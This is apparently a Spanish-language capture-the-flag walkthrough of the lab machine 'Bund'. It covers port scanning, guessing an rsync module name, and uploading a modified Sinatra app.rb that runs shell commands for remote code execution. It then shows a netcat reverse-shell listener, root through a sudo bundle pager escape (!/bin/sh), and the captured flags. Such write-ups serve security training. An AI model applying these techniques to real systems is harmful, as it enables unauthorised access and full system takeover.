

Bund

```
(root@miguel)-[/home/miguel]
# nmap -sS -p- -Pn -n --min-rate 5000 -vvv 192.168.137.35
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-16 02:51 -03
Initiating ARP Ping Scan at 02:51
Scanning 192.168.137.35 [1 port]
Completed ARP Ping Scan at 02:51, 0.21s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 02:51
Scanning 192.168.137.35 [65535 ports]
Discovered open port 80/tcp on 192.168.137.35
Discovered open port 22/tcp on 192.168.137.35
Discovered open port 9393/tcp on 192.168.137.35
Increasing send delay for 192.168.137.35 from 0 to 5 due to 3367 out of 1
Increasing send delay for 192.168.137.35 from 5 to 10 due to 4483 out of 1
Increasing send delay for 192.168.137.35 from 10 to 20 due to max_success
Discovered open port 873/tcp on 192.168.137.35
Increasing send delay for 192.168.137.35 from 20 to 40 due to max_success
Increasing send delay for 192.168.137.35 from 40 to 80 due to 1237 out of 1
Increasing send delay for 192.168.137.35 from 80 to 160 due to max_success
Increasing send delay for 192.168.137.35 from 160 to 320 due to max_success
Increasing send delay for 192.168.137.35 from 320 to 640 due to max_success
Increasing send delay for 192.168.137.35 from 640 to 1000 due to max_success
Warning: 192.168.137.35 giving up on port because retransmission cap hit
Completed SYN Stealth Scan at 02:53, 72.87s elapsed (65535 total ports)
Nmap scan report for 192.168.137.35
Host is up, received arp-response (0.99s latency).
Scanned at 2025-02-16 02:51:51 -03 for 73s
Not shown: 61789 closed tcp ports (reset), 3742 filtered tcp ports (no-re
PORT      STATE SERVICE REASON
22/tcp    open  ssh      syn-ack ttl 64
80/tcp    open  http     syn-ack ttl 64
873/tcp   open  rsync    syn-ack ttl 64
9393/tcp  open  unknown syn-ack ttl 64
MAC Address: 08:00:27:D2:EB:BD (PCS Systemtechnik/Oracle VirtualBox virtu

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 73.36 seconds
```

```
(root@miguel) - [/home/miguel]
# nmap -sCV -p22,80,873,9393 -Pn -n -vvv 192.168.137.35
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-16 02:55 -03
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 02:55
Completed NSE at 02:55, 0.00s elapsed
```

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64  OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
|_ ssh-hostkey:
|_   3072 f0:e6:24:fb:9e:b0:7a:1a:bd:f7:b1:85:23:7f:b1:6f (RSA)
|_ ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGDQDP40vUJ0xKoulS7x0Yz1485bm/ZBVN/86xLQvh7Gqa1DmEWz/eHP2
3aRIey4qQj7/k72PqMBkyfD2krjN0g7ZZe8z9o0A4VyeDljG6ukVFeN6PEtWtdmmnVJztgzX0wPwPa09GM5hITyvpIB/
TV1x6jftTzi+Aca0scDf0TJUvLSwZYaHrJQSNLKFJhniucq/zx0nMIHjs/v1YXYCh0jLYDsb5J/NqTzEPMKkbtwn97T5
v8D1K2EPHf1rBGQGI0bgatVHNFclVWfuq7sn4x9oLNnbsEogIQ5mbEq0mBlgOW5vowFxFxUkI600nd4Dl7H4fkCeiPfngWf
|_   256 99:c8:74:31:45:10:58:b0:ce:cc:63:b4:7a:82:57:3d (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNDbes4gK0y7nXoXxv
+tA44syyemA6C40=
|_   256 60:da:3e:31:38:fa:b5:49:ab:48:c3:43:2c:9f:d1:32 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINtrDSHbBfPB1CJosqkLAQXN4/Mt++ocUqbiG861ZSG
80/tcp    open  http      syn-ack ttl 64  Apache httpd 2.4.56 ((Debian))
|_ http-methods:
|_   Supported Methods: HEAD GET POST OPTIONS
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.56 (Debian)
873/tcp   open  rsync     syn-ack ttl 64  (protocol version 31)
9393/tcp  open  http      syn-ack ttl 64  WEBrick httpd 1.8.1 (Ruby 2.7.4 (2021-07-07))
|_ http-title: Site doesn't have a title (text/html; charset=utf-8).
|_ http-server-header: WEBrick/1.8.1 (Ruby/2.7.4/2021-07-07)
|_ http-methods:
|_   Supported Methods: GET HEAD
MAC Address: 08:00:27:D2:EB:BD (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
```

```
(root@miguel) - [/home/miguel]
# whatweb 192.168.137.35
http://192.168.137.35 [200 OK] Apache[2.4.56], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.56 (Debian)], IP[192.168.137.35]

(root@miguel) - [/home/miguel]
# whatweb 192.168.137.35:9393
http://192.168.137.35:9393 [200 OK] Country[RESERVED][ZZ], HTTPServer[WEBrick/1.8.1 (Ruby/2.7.4/2021-07-07)], IP[192.168.137.35], Ruby[2.7.4, WEBrick/1.8.1], UncommonHeaders[x-content-type-options], X-Frame-Options[SAMEORIGIN], X-XSS-Protection[1; mode=block]
```

vemos que por rdsync no me lista nada

```
(root@miguel) - [/home/miguel/Work]
# nc -vn 192.168.137.35 873
(UNKNOWN) [192.168.137.35] 873 (rsync) open
@RSYNCD: 31.0

@RSYNCD: 31.0
#list
@RSYNCD: EXIT
```

voy a ver por una tool q fuzzee por recursos en rsyncd

<https://github.com/1NCO6N1TO/rsyncAttack>

```
(root@miguel) - [/home/miguel/Work]
# ./rsync.sh -i 192.168.137.35 -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt

[+] Target IP: 192.168.137.35
[+] Wordlist: common.txt
[+] Total number of words in the wordlist: 4734

[-] Testing word: fileadmin
[+] Password found: fileadmin

[+] Output:

receiving incremental file list
drwxrwxrwx   4,096 2023/05/27 11:40:29 .
-rwxrwxrwx   14 2023/05/27 07:00:12 Gemfile
-rwxrwxrwx  370 2023/05/27 07:01:38 Gemfile.lock
-rwxrwxrwx   75 2023/05/27 11:30:25 app.rb

sent 20 bytes  received 110 bytes  260.00 bytes/sec
total size is 459  speedup is 3.53
```

```
(root@miguel)-[/home/miguel/Work]
# rsync -av --list-only rsync://192.168.137.35/fileadmin

receiving incremental file list
drwxrwxrwx 4,096 2023/05/27 11:40:29 .
-rwxrwxrwx 14 2023/05/27 07:00:12 Gemfile
-rwxrwxrwx 370 2023/05/27 07:01:38 Gemfile.lock
-rwxrwxrwx 75 2023/05/27 11:30:25 app.rb

sent 20 bytes received 110 bytes 260.00 bytes/sec
total size is 459 speedup is 3.53

LISTA LOS RECURSOS

(root@miguel)-[/home/miguel/Work]
# rsync -av rsync://192.168.137.35/fileadmin ./fileadmin

receiving incremental file list
created directory ./fileadmin
./
Gemfile
Gemfile.lock
app.rb

sent 84 bytes received 705 bytes 526.00 bytes/sec
total size is 459 speedup is 0.58

NOS COPIAMOS LOS RECURSOS

(root@miguel)-[/home/miguel/Work]
# ll
drwxrwxrwx miguel miguel 4.0 KB Sat May 27 11:40:29 2023 fileadmin
drwxr-xr-x root root 4.0 KB Fri Feb 14 13:31:03 2025 JNDI-Exploit-Kit
-rw-r--r-- root root 37 MB Sun Apr 4 16:17:30 2021 JNDIExploit-1.2-SNAPSHOT.jar
-rw-r--r-- root root 34 MB Sun Apr 4 05:34:43 2021 JNDIExploit.v1.2.zip
drwxr-xr-x root root 4.0 KB Sat Feb 15 16:28:01 2025 resources
-rwxr-xr-x root root 1.6 KB Sun Feb 16 16:10:39 2025 rsync.sh
drwxr-xr-x root root 4.0 KB Fri Feb 14 12:50:01 2025 ysoserial-modified
```

modificamos el app


```
GNU nano 8.3
require 'sinatra'
require 'shotgun'

get '/' do
  `whoami`
end
```


← → ↻ 🏠 ⚠ Not secure 192.168.137.35:9393

axel

luego lo modifique por ls /home/axer y veo que tengo RCE




user.txt




2cbcb2f721f743c1a42dcd092dc571ea

veo que nc esta entonces me tiro una rev shell



/usr/bin/nc

modifico




upload


```
(root@miguel)-[~miguel/Work/fileadmin]
# rsync -av app.rb rsync://192.168.137.35/fileadmin/

sending incremental file list
app.rb

sent 196 bytes  received 41 bytes  474.00 bytes/sec
total size is 94  speedup is 0.40
```

ejecuto y adentro



```
(root@miguel)-[~miguel/Work/fileadmin]
# nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.137.12] from (UNKNOWN) [192.168.137.35] 53466
whoami
axel
```

privesc

```
axel@bund:~$ sudo -l
Matching Defaults entries for axel on bund:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User axel may run the following commands on bund:
  (root) NOPASSWD: /usr/local/bin/bundle
```

ejecutamos

```
axel@bund:~$ sudo bundle help
```

```
root@miguel: ~mig
BUNDLE(1)

NAME
    bundle - Ruby Dependency Management

SYNOPSIS
    bundle COMMAND [--no-color] [--verbose] [ARGS]

DESCRIPTION
    Bundler manages an application's dependencies through its entire
    lifecycle.

    See the bundler website https://bundler.io for information on getting started and
    the command format.

OPTIONS
    --no-color
        Print all output without color

    --retry, -r
        Specify the number of times you wish to attempt network c

    --verbose, -V
        Print out additional logging information

BUNDLE COMMANDS
    We divide bundle subcommands into primary commands and utilities

PRIMARY COMMANDS
    bundle install(1) bundle-install.1.html
        Install the gems specified by the Gemfile or Gemfile.lock

    bundle update(1) bundle-update.1.html
        Update dependencies to their latest versions

    bundle cache(1) bundle-cache.1.html
        Package the .gem files required by your application into

    bundle exec(1) bundle-exec.1.html
    !/bin/sh
```

```
# whoami
root
# cat /root/root.txt
812efa110d7a6029cbf87d5b97d53691
#
```